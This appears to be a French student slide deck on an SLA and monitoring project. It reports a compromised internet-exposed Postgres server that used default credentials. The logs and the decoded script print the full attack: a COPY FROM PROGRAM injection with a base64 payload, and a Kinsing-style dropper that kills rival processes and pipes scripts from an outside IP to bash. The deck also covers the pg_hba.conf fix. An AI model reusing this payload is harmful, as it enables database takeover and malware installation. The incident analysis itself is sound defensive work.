
T-NSA-800
SLA

Jocelyn BILIEC, Maël BORDES, Antoine SENOT-LEPERE, Pauline VIRAULT

SOMMAIRE

Mise en place d'une infrastructure qui permet d'être réactif sur les incidents.

ARCHITECTURE MISE EN PLACE



RAPPORT D'INCIDENT

4 Incidents identiques :

- **27/03 à 18h**

  résolu le 28/03 9h15

- **03/04 à 10h46**

  résolu le 03/04 13h12

- **05/04 (mercredi)**

  résolu le 10/04 (lundi)

- **12/04 (mercredi)**

  résolu le 17/04 (lundi)

L'historiques des incidents est dans Jira : ici

RAPPORT D'INCIDENT

BAD GATEWAY 502 sur le web

Causes :

- Exposition de la base postgres sur internet
- Mot de passe faible : postgres/postgres.

- Docker logs sur le web worker indique une erreur de connexion à la DB.
- Un check des logs de la DB indique en effet qu'elle est down.
- Restart de celle-ci + restart des dockers de front/back

DÉTAILS INCIDENT

Entrée :

Connexion à la DB depuis une ip distance avec Postgres/Postgres.

Injection d'un payload (Ci-contre)

Connexion en tant que postgres, modification de la crontab pour recevoir un shell tous les X temps.

```
2023-03-27 18:01:14.412 UTC [22381] postgres@postgres FATAL:  terminating connection due to administrator command
2023-03-27 18:01:14.412 UTC [22381] postgres@postgres CONTEXT:  COPY zrhwcpdt, line 1: "/tmp/kinsing"
2023-03-27 18:01:14.412 UTC [22381] postgres@postgres STATEMENT:  DROP TABLE IF EXISTS ZRHWCpdT;CREATE
TABLE ZRHWCpdT(cmd_output text);COPY ZRHWCpdT FROM PROGRAM 'echo
IyEvYmluL2Jhc2gKcGtpbGwgLWYgenN2Ywpwa2lsbCAtZiBwZGVmZW5kZXJkCnBraWxsIC1mIHVwZGF0ZWNoZWNrZXJk
CgpmdW5jdGlvbiBfX2N1cmwoKSB7CiAgcmVhZCBwcm90byBzZXJ2ZXIgcGF0aCA8PDwkKGVjaG8gJHsxfSAvLyB9KQogIE
RPQz0vJHtwYXRoLy8gLy99CiAgSE9TVD0ke3NlcnZlci8vOip9CiAgUE9SVD0ke3NlcnZlci8vKjp9CiAgW1sgeCIke0hPU1R9IiA
9PSB4IiR7UE9SVH0iIF1dICYmIFBPUlQ9ODAKCiAgZXhlYyAzPD4vZGV2L3RjcC8ke0hPU1R9LyRQT1JUCiAgZWNobyAtZW
4gIkdFVCAke0RPQ30gSFRUUC8xLjBcclxuSG9zdDogJHtIT1NUfVxyXG5cclxuIiA+JjMKICAod2hpbGUgcmVhZCBsaW5lOyBk
bwogICBbWyAiJGxpbmUiID09ICQnXHInIF1dICYmIGJyZWFrCiAgZG9uZSAmJiBjYXQpIDwmMwogIGV4ZWMgMz4mLQp9
CgppZiBbIC14ICIkKGNvbW1hbmQgLXYgY3VybCkiIF07IHRoZW4KICBjdXJsIDE5NC4zOC4yMC4yMjUvcGcuc2h8YmFzaApl
bGlmIFsgLXggIiQoY29tbWFuZCAtdiB3Z2V0KSIgXTsgdGhlbgogIHdnZXQgLXEgLU8tIDE5NC4zOC4yMC4yMjUvcGcuc2h8Y
mFzaAplbHNlCiAgX19jdXJsIGh0dHA6Ly8xOTQuMzguMjAuMjI1L3BnMi5zaHxiYXNoCmZp|base64 -d|bash';SELECT *
FROM ZRHWCpdT;DROP TABLE IF EXISTS ZRHWCpdT;
```

```
#!/bin/bash
pkill -f zsvc
pkill -f pdefenderd
pkill -f updatecheckerd

function __curl() {
  read proto server path <<<$(echo ${1//// })
  DOC=/${path// //}
  HOST=${server//:*}
  PORT=${server//*:}
  [[ x"${HOST}" == x"${PORT}" ]] && PORT=80

  exec 3<>/dev/tcp/${HOST}/$PORT
  echo -en "GET ${DOC} HTTP/1.0\r\nHost: ${HOST}\r\n\r\n" >&3
  (while read line; do
   [[ "$line" == $'\r' ]] && break
  done && cat) <&3
  exec 3>&-
}

if [ -x "$(command -v curl)" ]; then
  curl 194.38.20.225/pg.sh|bash
elif [ -x "$(command -v wget)" ]; then
  wget -q -O- 194.38.20.225/pg.sh|bash
else
  __curl http://194.38.20.225/pg2.sh|bash
```

SOLUTION À L'INCIDENT

```
host all all 20.19.173.187/24  md5
host all all 20.19.174.111/24  md5
```

- **01**

  Ajout de règles de connexion sur postgres

- **02**

  PG_HBA.conf

- **03**

  Suppression de la ligne d'ouverture 0.0.0.0/24

- **04**

  Whitelisting des ip machines (back & docker)

RETOUR D'EXPÉRIENCE

Bilan d'expérience en vue d'un process d'amélioration continue. Afin de rendre plus efficients notre méthodologie.

LES POINTS NÉGATIFS :

- MIS EN PLACE DE L'INFRASTRUCTURE
- LES INCIDENTS ÉTAIENT SUR DES HEURES OU NOUS ÉTIONS EN ENTREPRISE
- LACUNE SUR LA RÉCUPERATION DE LOGS
- CONFIGURATION ALERTMANAGER À REVOIR

LES POINTS POSITIFS :

- NOUVELLES CONNAISSANCES SUR LES OUTILS DE MONITORING
- GESTIONS DE DIFFÉRENTES VM À LA FOIS
- GESTION D'ÉQUIPE À DISTANCE

MERCI DE VOTRE ATTENTION